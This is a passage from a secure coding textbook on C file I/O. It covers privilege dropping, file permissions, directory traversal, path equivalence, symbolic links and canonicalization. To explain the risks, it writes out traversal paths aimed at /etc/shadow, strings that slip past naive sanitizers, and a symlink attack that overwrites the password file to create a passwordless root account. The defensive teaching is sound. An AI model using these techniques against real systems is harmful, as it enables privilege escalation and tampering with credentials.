The program fragment from the sample ping implementation in Example 8.2 creates a raw socket and then permanently drops privileges. The principle of least privilege suggests performing privileged operations early and then permanently dropping privileges as soon as possible. The setuid(getuid()) idiom used in this example serves the purpose of permanently dropping privileges by setting the calling process's RUID, EUID, and saved set-user-ID to the RUID—effectively preventing the process from ever regaining elevated privileges.

However, other situations require that a program temporarily drop privileges and later restore them. Take, for example, a mail transfer agent (MTA) that accepts messages from one (untrusted, possibly remote) user and delivers them to another user's mailbox (a file owned by the user). The program needs to be a long-running service that accepts files submitted by local users and, for access control and accounting, knows which UID (and GID) submitted each file. Because the MTA must write into the mailboxes owned by different users, it needs to run with root privileges. However, working in shared or user directories when running with elevated privileges is very dangerous, because the program can easily be tricked into performing an operation on a privileged file. To write into the mailboxes owned by different users securely, the MTA temporarily assumes the normal user's identity before performing these operations. This also allows MTAs to minimize the amount of time they are running as root but still be able to regain root privileges later.

The privilege management solution in this case is that the MTA executable is owned by root, and the set-user-ID-on-execution bit is set on the executable process image file. This solution allows the MTA to run with higher privileges than those of the invoking user. Consequently, set-user-ID-root programs are frequently used for passwords, mail messages, printer data, cron scripts, and other programs that need to be invoked by a user but perform privileged operations.

To drop privileges temporarily in a set-user-ID-root program, you can remove the privileged UID from EUID and store it in SSUID, from where it can be later restored, as shown in Example 8.3.

Example 8.3 Temporarily Dropping Privileges

```
/* perform a restricted operation */
setup_secret();
uid_t uid = /* unprivileged user */
/* Drop privileges temporarily to uid */
if (setresuid( -1, uid, geteuid()) < 0) {
  /* handle error */
}
/* continue with general processing */
some_other_loop();
```

To restore privileges, you can set the EUID to the SSUID, as shown in Example 8.4.

Example 8.4 Restoring Privileges

```
/* perform unprivileged operation */
some_other_loop();
/* Restore dropped privileges.
   Assumes SSUID is elevated */
uid_t ruid, euid, suid;
if (getresuid(&ruid, &euid, &suid) < 0) {
  /* handle error */
}
if (setresuid(-1, suid, -1) < 0) {
  /* handle error */
}
/* continue with privileged processing */
setup_secret();
```

To drop privileges permanently, you can remove the privileged UID from both EUID and SSUID, after which it will be impossible to restore elevated privileges, as shown in Example 8.5.

Example 8.5 Permanently Dropping Privileges

```
/* perform a restricted operation */
setup_secret();
/*
 * Drop privileges permanently.
 * Assumes RUID is unprivileged
 */
if (setresuid(getuid(), getuid(), getuid()) < 0) {
  /* handle error */
}
/* continue with general processing */
some_other_loop();
```

The `setgid()`, `setegid()`, and `setresgid()` functions have similar semantics to `setuid()`, `seteuid()`, and `setresuid()` functions but work on group IDs. Some programs have both the set-user-ID-on-execution and set-group-ID-on-execution bits set, but more frequently programs have just the set-group-ID-on-execution bit set.

If a program has both the set-user-ID-on-execution and set-group-ID-on-execution bits set, the elevated group privileges must also be relinquished, as shown in Example 8.6.

Example 8.6 Relinquishing Elevated Group Privileges

```
/* perform a restricted operation */
setup_secret();

uid_t uid = /* unprivileged user */
gid_t gid = /* unprivileged group */
/* Drop privileges temporarily to uid & gid */
if (setresgid( -1, gid, getegid()) < 0) {
  /* handle error */
}
if (setresuid( -1, uid, geteuid()) < 0) {
  /* handle error */
}

/* continue with general processing */
some_other_loop();
```

It is important that privileges be dropped in the correct order. Example 8.7 drops privileges in the *wrong* order.

Example 8.7 Dropping Privileges in the Wrong Order

```
if (setresuid(-1, uid, geteuid()) < 0) {
  /* handle error */
}
if (setresgid(-1, gid, getegid()) < 0) {
  /* will fail because EUID no longer 0! */
}
```

Because root privileges are dropped first, the process may not have adequate privileges to drop group privileges. An EGID of 0 does not imply root privileges, and consequently, the result of the `setresgid()` expression is OS dependent. For more information, see *The CERT C Secure Coding Standard* [Seacord 2008], "POS36-C. Observe correct revocation order while relinquishing privileges."

You must also be sure to drop supplementary group privileges as well. The `setgroups()` function sets the supplementary group IDs for the process. Only the superuser may use this function. The following call clears all supplement groups:

```
setgroups(0, NULL);
```

Supplementary Group ID

The POSIX.1-1990 Standard [ISO/IEC/IEEE 9945:2009] is inconsistent in its treatment of supplementary groups. The definition of supplementary group ID explicitly permits the EGID to be included in the set, but wording in the description of the `setuid()` and `setgid()` functions states: "Any supplementary group IDs of the calling process remain unchanged by these function calls." In the case of `setgid()`, this contradicts that definition.

BSD 4.4 mandates the inclusion of the EGID in the supplementary set (giving `{NGROUPS_MAX}` a minimum value of 1). In that system, the EGID is the first element of the array of supplementary group IDs (there is no separate copy stored, and changes to the EGID are made only in the supplementary group set). By convention, the initial value of the EGID is duplicated elsewhere in the array so that the initial value is not lost when executing a set-group-ID program.

BSD 4.2, BSD 4.3, and System V Release 4 define the supplementary group ID to exclude the EGID and specify that the EGID does not change the set of supplementary group IDs.

In POSIX 2008, the EGID is orthogonal to the set of supplementary group IDs, and it is implementation defined whether `getgroups()` returns the EGID. If the EGID is returned with the set of supplementary group IDs, then all changes to the EGID affect the supplementary group set returned by `getgroups()`. Duplicates may be eliminated from the list returned by `getgroups()`. However, if a GID is contained in the set of supplementary group IDs, setting the GID to that value and then to a different value should not remove that value from the supplementary group IDs.

Inadequate privilege management in privileged programs can be exploited to allow an attacker to manipulate a file in a manner for which the attacker lacks permissions. Potential consequences include reading a privileged file (information disclosure), truncating a file, clobbering a file (that is, size always 0), appending to a file, or changing file permissions. Basically, the attacker can exploit any operation executing as part of a privileged process if that program fails to appropriately drop privileges before performing that operation. Many of these vulnerabilities can lead, in one way or another, to the attacker acquiring full control of the machine.

Each of the privilege management functions discussed in this section returns 0 if successful. Otherwise, –1 is returned and `errno` set to indicate the error. It is critical to test the return values from these functions and take appropriate action when they fail. When porting setuid programs, you can also use `getuid()`, `geteuid()`, and related functions to verify that your UID values have been set correctly. For more information, see *The CERT C Secure Coding Standard* [Seacord 2008], "POS37-C. Ensure that privilege relinquishment is successful."

Poor privilege management has resulted in numerous vulnerabilities. The existing APIs are complex and nonintuitive, and they vary among implementations. Extreme care must be taken when managing privileges, as almost any mistake in this code will result in a vulnerability.

Managing Permissions

Managing process privileges is half the equation. The other half is managing file permissions. This is partly the responsibility of the administrator and partly the responsibility of the programmer.

Sendmail is an e-mail routing system with a long history of vulnerability:

- Alert (TA06-081A), "Sendmail Race Condition Vulnerability," March 22, 2006
- CERT Advisory CA-2003-25, "Buffer Overflow in Sendmail," September 18, 2003
- CERT Advisory CA-2003-12, "Buffer Overflow in Sendmail," March 29, 2003
- CERT Advisory CA-2003-07, "Remote Buffer Overflow in Sendmail," March 3, 2003
- CERT Advisory CA-1997-05, "MIME Conversion Buffer Overflow in Sendmail Versions 8.8.3 and 8.8.4," January 28, 1997
- CERT Advisory CA-1996-25, "Sendmail Group Permissions Vulnerability," December 10, 1996
- CERT Advisory CA-1996-24, "Sendmail Daemon Mode Vulnerability," November 21, 1996
- CERT Advisory CA-1996-20, "Sendmail Vulnerabilities," September 18, 1996

Because of this history, Sendmail is now quite particular about the modes of files it reads or writes. For example, it refuses to read files that are group writable or in group-writable directories on the grounds that they might have been tampered with by someone other than the owner.

Secure Directories. When a directory is writable by a particular user, that user is able to rename directories and files that reside within that directory. For example, suppose you want to store sensitive data in a file that will be placed into the directory `/home/myhome/stuff/securestuff`. If the directory `/home/myhome/stuff` is writable by another user, that user could rename the directory `securestuff`. The result would be that your program would no longer be able to find the file containing its sensitive data.

In most cases, a secure directory is a directory in which no one other than the user, or possibly the administrator, has the ability to create, rename, delete, or otherwise manipulate files. Other users may read or search the directory but generally may not modify the directory's contents in any way. For example, other users must not be able to delete or rename files they do not own in the parent of the secure directory and all higher directories. Creating new files and deleting or renaming files they own are permissible. Performing file operations in a secure directory eliminates the possibility that an attacker might tamper with the files or file system to exploit a file system vulnerability in a program.

These vulnerabilities often exist because there is a loose binding between the file name and the actual file (see *The CERT C Secure Coding Standard* [Seacord 2008], "FIO01-C. Be careful using functions that use file names for identification"). In some cases, file operations can—and should—be performed securely. In other cases, the only way to ensure secure file operations is to perform the operation within a secure directory.

To create a secure directory, ensure that the directory and all directories above it are owned by either the user or the superuser, are not writable by other users, and may not be deleted or renamed by any other users. *The CERT C Secure Coding Standard* [Seacord 2008], "FIO15-C. Ensure that file operations are performed in a secure directory," provides more information about operating in a secure directory.

Permissions on Newly Created Files. When a file is created, permissions should be restricted exclusively to the owner. The C Standard has no concept of permissions, outside of Annex K where they "snuck in." Neither the C Standard nor the POSIX Standard defines the default permissions on a file opened by `fopen()`.

On POSIX, the operating system stores a value known as the umask for each process it uses when creating new files on behalf of the process. The umask is used to disable permission bits that may be specified by the system call used to create files. The umask applies only on file or directory creation—it turns off permission bits in the mode argument supplied during calls to the following functions: `open()`, `openat()`, `creat()`, `mkdir()`, `mkdirat()`, `mkfifo()`, mkfifoat(), mknod(), mknodat(), mq_open(), and sem_open(). The chmod() and fchmod() functions are not affected by umask settings.

The operating system determines the access permissions by computing the intersection of the inverse of the umask and the permissions requested by the process. In Figure 8.8, a file is being opened with mode 777, which is wide-open permissions. The umask of 022 is inversed and then ANDed with the mode. The result is that the permission bits specified by the umask in the original mode are turned off, resulting in file permissions of 755 in this case and disallowing “group” or “other” from writing the file.

A process inherits the value of its umask from its parent process when the process is created. Normally, when a user logs in, the shell sets a default umask of

- 022 (disable group- and world-writable bits), or
- 02 (disable world-writable bits)

Users may change the umask. Of course, the umask value as set by the user should never be trusted to be appropriate.

The C Standard fopen() function does not allow specification of the permissions to use for the new file, and, as already mentioned, neither the C Standard nor the POSIX Standard defines the default permissions on the file. Most implementations default to 0666.

The only way to modify this behavior is either to set the umask before calling fopen() or to call fchmod() after the file is created. Using fchmod() to change the permissions of a file after it is created is not a good idea because it




Figure 8.8 Restricting file permissions using umask

introduces a race condition. For example, an attacker can access the file after it has been created but before the permissions are modified. The proper solution is to modify the umask before creating the file:

```
mode_t old_umask = umask(~S_IRUSR);
FILE *fout = fopen("fred", "w");
/* . . . */
fclose(fout);
```

Neither the C Standard nor the POSIX Standard specifies the interaction between these two functions. Consequently, this behavior is implementation defined, and you will need to verify this behavior on your implementation.

Annex K of the C Standard, "Bounds-checking interfaces," also defines the `fopen_s()` function. The standard requires that, when creating files for writing, `fopen_s()` use a file permission that prevents other users from accessing the file, to the extent that the operating system supports it. The `u` mode can be used to create a file with the system default file access permissions. These are the same permissions that the file would have had it been created by `fopen()`.

For example, if the file `fred` does not yet exist, the following statement:

```
if (err = fopen_s(&fd, "fred", "w") != 0)
```

creates the file `fred`, which is accessible only by the current user.

The POSIX `open()` function provides an optional third argument that specifies the permissions to use when creating a file.

For example, if the file `fred` does not yet exist, the following statement:

```
fd = open("fred", O_RDWR|O_CREAT|O_EXCL, S_IRUSR);
```

creates the file `fred` for writing with user read permission. The `open()` function returns a file descriptor for the named file that is the lowest file descriptor not currently open for that process.

Other functions, such as the POSIX `mkstemp()` function, can also create new files. Prior to POSIX 2008, `mkstemp()` required calling `umask()` to restrict creation permissions. As of POSIX 2008, the `mkstemp()` function creates the file as if by the following call to `open()`:

```
open(
  filename,
  O_RDWR|O_CREAT|O_EXCL,
  S_IRUSR|S_IWUSR
)
```

The POSIX 2008 version of the `mkstemp()` function is also further restricted by the `umask()` function.

For more information, see *The CERT C Secure Coding Standard* [Seacord 2008], "FIO03-C. Do not make assumptions about `fopen()` and file creation."

8.4 File Identification

Many file-related security vulnerabilities result from a program accessing an unintended file object because file names are only loosely bound to underlying file objects. File names provide no information regarding the nature of the file object itself. Furthermore, the binding of a file name to a file object is reasserted every time the file name is used in an operation. File descriptors and `FILE` pointers are bound to underlying file objects by the operating system. *The CERT C Secure Coding Standard* [Seacord 2008], "FIO01-C. Be careful using functions that use file names for identification," describes this problem further.

Section 8.1, "File I/O Basics," described the use of absolute and relative path names and also pointed out that multiple path names may resolve to the same file. *Path name resolution* is performed to resolve a path name to a particular file in a file hierarchy. Each file name in the path name is located in the directory specified by its predecessor. For absolute path names (path names that begin with a slash), the predecessor of the first file name in the path name is the root directory of the process. For relative path names, the predecessor of the first file name of the path name is the current working directory of the process. For example, in the path name fragment `a/b`, file `b` is located in directory `a`. Path name resolution fails if a specifically named file cannot be found in the indicated directory.

Directory Traversal

Inside a directory, the special file name "`.`" refers to the directory itself, and "`..`" refers to the directory's parent directory. As a special case, in the root directory, "`..`" may refer to the root directory itself. On Windows systems, drive letters may also be provided (for example, `C:`), as may other special file names, such as "`...`"—which is equivalent to "`../..` ".

A directory traversal vulnerability arises when a program operates on a path name, usually supplied by the user, without sufficient validation. For example, a program might require all operated-on files to live only in `/home`, but validating that a path name resolves to a file within `/home` is trickier than it looks.

Accepting input in the form of ../ without appropriate validation can allow an attacker to traverse the file system to access an arbitrary file. For example, the following path:

```
/home/../etc/shadow
```

resolves to

```
/etc/shadow
```

An example of a real-world vulnerability involving a directory traversal vulnerability in FTP clients is described in VU#210409 [Lanza 2003]. An attacker can trick users of affected FTP clients into creating or overwriting files on the client's file system. To exploit these vulnerabilities, an attacker must convince the FTP client user to access a specific FTP server containing files with crafted file names. When an affected FTP client attempts to download one of these files, the crafted file name causes the client to write the downloaded files to the location specified by the file name, not by the victim user. The FTP session in Example 8.8 demonstrates the vulnerability.

Example 8.8 Directory Traversal Vulnerability in FTP Session

```
CLIENT> CONNECT server
220 FTP4ALL FTP server ready. Time is Tue Oct 01, 2002 20:59.
Name (server:username): test
331 Password required for test.
Password:
230-Welcome, test - Last logged in Tue Oct 01, 2002 20:15 !

CLIENT> pwd
257 "/" is current directory.

CLIENT> ls -l
200 PORT command successful.
150 Opening ASCII mode data connection for /bin/ls.
total 1
-rw-r----- 0 nobody nogroup 0 Oct 01 20:11 ...\FAKEME5.txt
-rw-r----- 0 nobody nogroup 0 Oct 01 20:11 ../../FAKEME2.txt
-rw-r----- 0 nobody nogroup 0 Oct 01 20:11 ../FAKEME1.txt
-rw-r----- 0 nobody nogroup 0 Oct 01 20:11 ..\..\FAKEME4.txt
-rw-r----- 0 nobody nogroup 0 Oct 01 20:11 ..\FAKEME3.txt
-rw-r----- 0 nobody nogroup 0 Oct 01 20:11 /tmp/ftptest/FAKEME6.txt
-rw-r----- 0 nobody nogroup 0 Oct 01 20:11 C:\temp\FAKEME7.txt
-rw-r----- 0 nobody nogroup 54 Oct 01 20:10 FAKEFILE.txt
-rw-r----- 0 nobody nogroup 0 Oct 01 20:11 misc.txt
```

```
226 Directory listing completed.
CLIENT> GET *.txt

Opening ASCII data connection for FAKEFILE.txt...
Saving as "FAKEFILE.txt"

Opening ASCII data connection for ../../FAKEME2.txt...
Saving as "../../FAKEME2.txt"

Opening ASCII data connection for /tmp/ftptest/FAKEME6.txt...
Saving as "/tmp/ftptest/FAKEME6.txt"
```

A vulnerable client will save files outside of the user's current working directory. Table 8.2 lists some vulnerable products and specifies the directory traversal attacks to which they are vulnerable. Not surprisingingly, none of the vulnerable clients, which are all UNIX clients, are vulnerable to directory traversal attacks that make use of Windows-specific mechanisms.

Many privileged applications construct path names dynamically incorporating user-supplied data.

For example, assume the following program fragment executes as part of a privileged process used to operate on files in a specific directory:

```
const char *safepath = "/usr/lib/safefile/";
size_t spl = strlen(safe_path);
if (!strncmp(fn, safe_path, spl) {
  process_libfile(fn);
}
else abort();
```

Table 8.2 Vulnerable Products

Product	../	..\	C:	/path	...
wget 1.8.1	💣	☺	☺	💣[a]	☺
wget 1.7.1	💣	☺	☺	☺[b]	☺
OpenBSD 3.0 FTP	💣	☺[c]	☺[c]	💣	☺
Solaris 2.6, 2.7 FTP	💣	☺	☺	💣	☺

a Only with the `-nH` option ("Disable host-prefixed directories").
b Created subdirectories within the current directory.
c Installed the file in the current directory.

If this program takes the file name argument fn from an untrusted source (such as a user), an attacker can bypass these checks by supplying a file name such as

```
/usr/lib/safefiles/../../../etc/shadow
```

A sanitizing mechanism can remove special file names such as "." and "../" that may be used in a directory traversal attack. However, an attacker can try to fool the sanitizing mechanism into cleaning data into a dangerous form. Suppose, for example, that an attacker injects a "." inside a file name (for example, sensi.tiveFile) and the sanitizing mechanism removes the character, resulting in the valid file name sensitiveFile. If the input data is now assumed to be safe, then the file may be compromised. Consequently, sanitization may be ineffective or dangerous if performed incorrectly. Assuming that the replace() function replaces each occurrence of the second argument with the third argument in the path name passed as the first argument, the following are examples of poor data sanitation techniques for eliminating directory traversal vulnerabilities:

Attempting to strip out "../" by the following call:

```
path = replace(path, "../", "");
```

results in inputs of the form "....//" being converted to "../". Attempting to strip out "../" and "./" using the following sequence of calls:

```
path = replace(path, "../", "");
path = replace(path, "./", "");
```

results in input of the form ".../....///" being converted to "../".

A *uniform resource locator* (URL) may contain a host and a path name, for example:

```
http://host.name/path/name/file
```

Many Web servers use the operating system to resolve the path name. The problem in this case is that "." and ".." can be embedded in a URL. Relative path names also work, as do hard links and symbolic links, which are described later in this section.

Equivalence Errors

Path equivalence vulnerabilities occur when an attacker provides a different but equivalent name for a resource to bypass security checks. There are numerous ways to do this, many of which are frequently overlooked. For example, a trailing file separation character on a path name could bypass access rules that don't expect this character, causing a server to provide the file when it normally would not.

The EServ password-protected file access vulnerability (CVE-2002-0112) is the result of an equivalence error. This vulnerability allows an attacker to construct a Web request that is capable of accessing the contents of a protected directory on the Web server by including the special file name "." in the URL:

```
http://host/./admin/
```

which is functionally equivalent to

```
http://host/admin/
```

but which, unfortunately in this case, circumvents validation.

Another large class of equivalence errors comes from case sensitivity issues. For example, the Macintosh HFS+ is case insensitive, so

```
/home/PRIVATE == /home/private
```

Unfortunately, the Apache directory access control is case sensitive, as it is designed for UFS (CAN-2001-0766), so that

```
/home/PRIVATE != /home/private
```

This is a good example of an equivalence error that occurs because the developers assumed a particular operating system and file system and hadn't considered other operating environments. A similar equivalence error involves Apple file system forks. HFS and HFS+ are the traditional file systems on Apple computers. In HFS, data and resource forks are used to store information about a file. The data fork provides the contents of the file, and the resource fork stores metadata such as file type. Resource forks are accessed in the file system as

```
sample.txt/..namedfork/rsrc
```

Data forks are accessed in the file system as

```
sample.txt/..namedfork/data
```

This string is equivalent to `sample.txt` and can be used to bypass access control on operating systems that recognize data forks. For example, CVE-2004-1084 describes a vulnerability for Apache running on an Apple HFS+ file system where a remote attacker may be able to directly access file data or resource fork contents. This might allow an attacker, for example, to read the source code of PHP, Perl, and other programs written in server-side scripting languages, resulting in unauthorized information disclosure.

Other equivalence errors include leading or trailing white space, leading or trailing file separation characters, internal spaces (for example, `file□name`), or asterisk wildcard (for example, `pathname*`).

Symbolic Links

Symbolic links are a convenient solution to file sharing. Symbolic links are frequently referred to as "symlinks" after the POSIX `symlink()` system call. Creating a symlink creates a new file with a unique i-node. Symlinks are special files that contain the path name to the actual file.

Figure 8.9 illustrates an example of a symbolic link. In this example, a directory with an i-node of 1000 contains two file entries. The first file entry




Figure 8.9 Symbolic link

is for `fred1.txt`, which refers to i-node 500, a normal file with various attributes and containing data of some kind. The second file entry is `fred2.txt`, which refers to i-node 1300, a symbolic link file. A symbolic link is an actual file, but the file contains only a reference to another file, which is stored as a textual representation of the file's path. Understanding this structure is very helpful in understanding the behavior of functions on symbolic links.

If a symbolic link is encountered during path name resolution, the contents of the symbolic link replace the name of the link. For example, a path name of `/usr/tmp`, where `tmp` is a symbolic link to `../var/tmp`, resolves to `/usr/../var/tmp`, which further resolves to `/var/tmp`.

Operations on symbolic links behave like operations on regular files unless all of the following are true: the link is the last component of the path name, the path name has no trailing slash, and the function is required to act on the symbolic link itself.

The following functions operate on the symbolic link file itself and not on the file it references:

`unlink()`	Deletes the symbolic link file
`lstat()`	Returns information about the symbolic link file
`lchown()`	Changes the user and group of the symbolic link file
`readlink()`	Reads the contents of the specified symbolic link file
`rename()`	Renames a symlink specified as the from argument or overwrites a symlink file specified as the to argument

For the period from January 2008 through March 2009, the U.S. National Vulnerability Database lists at least 177 symlink-related vulnerabilities that allow an attacker to either create or delete files or modify the content or permissions of files [Chari 2009]. For example, assume the following code runs as a set-user-ID-root program with effective root privileges:

```
fd = open("/home/rcs/.conf", O_RDWR);
if (fd < 0) abort();
write(fd, userbuf, userlen);
```

Assume also that an attacker can control the data stored in `userbuf` and written in the call to `write()`. An attacker creates a symbolic link from `.conf` to the `/etc/shadow` authentication file:

```
% cd  /home/rcs
% ln -s /etc/shadow .conf
```

and then runs the vulnerable program, which opens the file for writing as root and writes attacker-controlled information to the password file:

```
% runprog
```

This attack can be used, for example, to create a new root account with no password. The attacker can then use the `su` command to switch to the root account for root access:

```
% su
#
```

Symbolic links can be powerful tools for either good or evil. You can, for example, create links to arbitrary files, even in file systems you can't see, or to files that don't exist yet. Symlinks can link to files located across partition and disk boundaries, and symlinks continue to exist after the files they point to have been renamed, moved, or deleted. Changing a symlink can change the version of an application in use or even an entire Web site.

Symlink attacks are not a concern within a secure directory such as `/home/me` (home directories are usually set by default with secure permissions). You are at risk if you operate in a shared directory such as `/tmp` or if you operate in a nonsecure directory with elevated privileges (running an antivirus program as administrator, for example).

Canonicalization

Unlike the other topics covered in this section so far, canonicalization is more of a solution than a problem, but only when used correctly. If you have read this section carefully to this point, you should know that path names, directory names, and file names may contain characters that make validation difficult and inaccurate. Furthermore, any path name component can be a symbolic link, which further obscures the actual location or identity of a file.

To simplify file name validation, it is recommended that names be translated into their *canonical* form. Canonical form is the standard form or representation for something. Canonicalization is the process that resolves equivalent forms of a name to a single, standard name. For example, `/usr/../home/rcs` is equivalent to `/home/rcs`, but `/home/rcs` is the canonical form (assuming `/home` is not a symlink).

Canonicalizing file names makes it much easier to validate a path, directory, or file name by making it easier to compare names. Canonicalization also makes it much easier to prevent many of the file identification vulnerabilities discussed in this chapter, including directory traversal and equivalence errors. Canonicalization also helps with validating path names that contain symlinks, as the canonical form does not include symlinks.

Canonicalizing file names is difficult and involves an understanding of the underlying file system. Because the canonical form can vary among operating systems and file systems, it is best to use operating-system-specific mechanisms for canonicalization. *The CERT C Secure Coding Standard* [Seacord 2008], "FIO02-C. Canonicalize path names originating from untrusted sources," recommends this practice.

The POSIX `realpath()` function can assist in converting path names to their canonical form [ISO/IEC/IEEE 9945:2009]:

> The `realpath()` function shall derive, from the pathname pointed to by `file_name`, an absolute pathname that names the same file, whose resolution does not involve '.', '`..`', or symbolic links.

Further verification, such as ensuring that two successive slashes or unexpected special files do not appear in the file name, must be performed.

Many manual pages for the `realpath()` function come with an alarming warning, such as this one from the *Linux Programmer's Manual* [Linux 2008]:

> Avoid using this function. It is broken by design since (unless using the non-standard `resolved_path == NULL` feature) it is impossible to determine a suitable size for the output buffer, `resolved_path`. According to POSIX a buffer of size `PATH_MAX` suffices, but `PATH_MAX` need not be a defined constant, and may have to be obtained using `pathconf(3)`. And asking `pathconf(3)` does not really help, since on the one hand POSIX warns that the result of `pathconf(3)` may be huge and unsuitable for mallocing memory. And on the other hand `pathconf(3)` may return –1 to signify that `PATH_MAX` is not bounded.

The libc4 and libc5 implementations contain a buffer overflow (fixed in libc-5.4.13). As a result, set-user-ID programs like `mount(8)` need a private version.

The `realpath()` function was changed in POSIX.1-2008. Older versions of POSIX allow implementation-defined behavior in situations where the `resolved_name` is a null pointer. The current POSIX revision and many current implementations (including the GNU C Library [glibc] and Linux) allocate memory to hold the resolved name if a null pointer is used for this argument.

The following statement can be used to conditionally include code that depends on this revised form of the `realpath()` function:

```
#if _POSIX_VERSION >= 200809L || defined (linux)
```

Consequently, despite the alarming warnings, it is safe to call realpath() with resolved_name assigned the value NULL (on systems that support it).

It is also safe to call realpath() with a non-null resolved_path provided that PATH_MAX is defined as a constant in <limits.h>. In this case, the realpath() function expects resolved_path to refer to a character array that is large enough to hold the canonicalized path. If PATH_MAX is defined, allocate a buffer of size PATH_MAX to hold the result of realpath().

Care must still be taken to avoid creating a time-of-check, time-of-use (TOCTOU) condition by using realpath() to check a file name.

Calling the realpath() function with a non-null resolved_path when PATH_MAX is not defined as a constant is not safe. POSIX.1-2008 effectively forbids such uses of realpath() [ISO/IEC/IEEE 9945:2009]:

> If resolved_name is not a null pointer and PATH_MAX is not defined as a constant in the <limits.h> header, the behavior is undefined.

The rationale from POSIX.1-2008 explains why this case is unsafe [ISO/IEC/IEEE 9945:2009]:

> Since realpath() has no *length* argument, if PATH_MAX is not defined as a constant in <limits.h>, applications have no way of determining the size of the buffer they need to allocate to safely to pass to realpath(). A PATH_MAX value obtained from a prior pathconf() call is out-of-date by the time realpath() is called. Hence the only reliable way to use realpath() when PATH_MAX is not defined in <limits.h> is to pass a null pointer for resolved_name so that realpath() will allocate a buffer of the necessary size.

PATH_MAX can vary among file systems (which is the reason for obtaining it with pathconf() and not sysconf()). A PATH_MAX value obtained from a prior pathconf() call can be invalidated, for example, if a directory in the path is replaced with a symlink to a different file system or if a new file system is mounted somewhere along the path.

Canonicalization presents an inherent race condition between the time you validate the canonical path name and the time you open the file. During this time, the canonical path name may have been modified and may no longer be referencing a valid file. Race conditions are covered in more detail in Section 8.5. You can securely use a canonical path name to determine if the referenced file name is in a secure directory.

In general, there is a very loose correlation between a file name and files. Avoid making decisions based on a path, directory, or file name. In particular, don't trust the properties of a resource because of its name or use the name of a resource for access control. Instead of file names, use operating-system-based mechanisms, such as UNIX file permissions, ACLs, or other access control techniques.

Canonicalization issues are even more complex in Windows because of the many ways of naming a file, including universal naming convention (UNC) shares, drive mappings, short (8.3) names, long names, Unicode names, special files, trailing dots, forward slashes, backslashes, shortcuts, and so forth. The best advice is to try to avoid making decisions at all (for example, branching) based on a path, directory, or file name [Howard 2002].

Hard Links

Hard links can be created using the `ln` command. For example, the command

```
ln /etc/shadow
```

increments the link counter in the i-node for the `shadow` file and creates a new directory entry in the current working directory.

Hard links are indistinguishable from original directory entries but cannot refer to directories[4] or span file systems. Ownership and permissions reside with the i-node, so all hard links to the same i-node have the same ownership and permissions. Figure 8.10 illustrates an example of a hard link. This example contains two directories with i-nodes of 1000 and 854. Each directory contains a single file. The first directory contains `fred1.txt` with an i-node of 500. The second directory contains `fred2.txt`, also with an i-node of 500. This illustration shows that there is little or no difference between the original file and a hard link and that it is impossible to distinguish between the two.

Deleting a hard link doesn't delete the file unless all references to the file have been deleted. A reference is either a hard link or an open file descriptor; the i-node can be deleted (data addresses cleared) only if its link counter is 0. Figure 8.11 shows a file that is shared using hard links. Prior to linking (a), owner C owns the file, and the reference count is 1. After the link is created (b), the reference count is incremented to 2. After the owner removes the file, the reference count is reduced to 1 because owner B still has a hard link to the file. Interestingly, the original owner cannot free disk quota unless all hard links are deleted. This characteristic of hard links has been used to exploit vulnerabilities. For example, a malicious user on a multiuser system learns

[4] A notable exception to this is Mac OS X version 10.5 (Leopard) and newer, which uses hard links on directories for the Time Machine backup mechanism only.

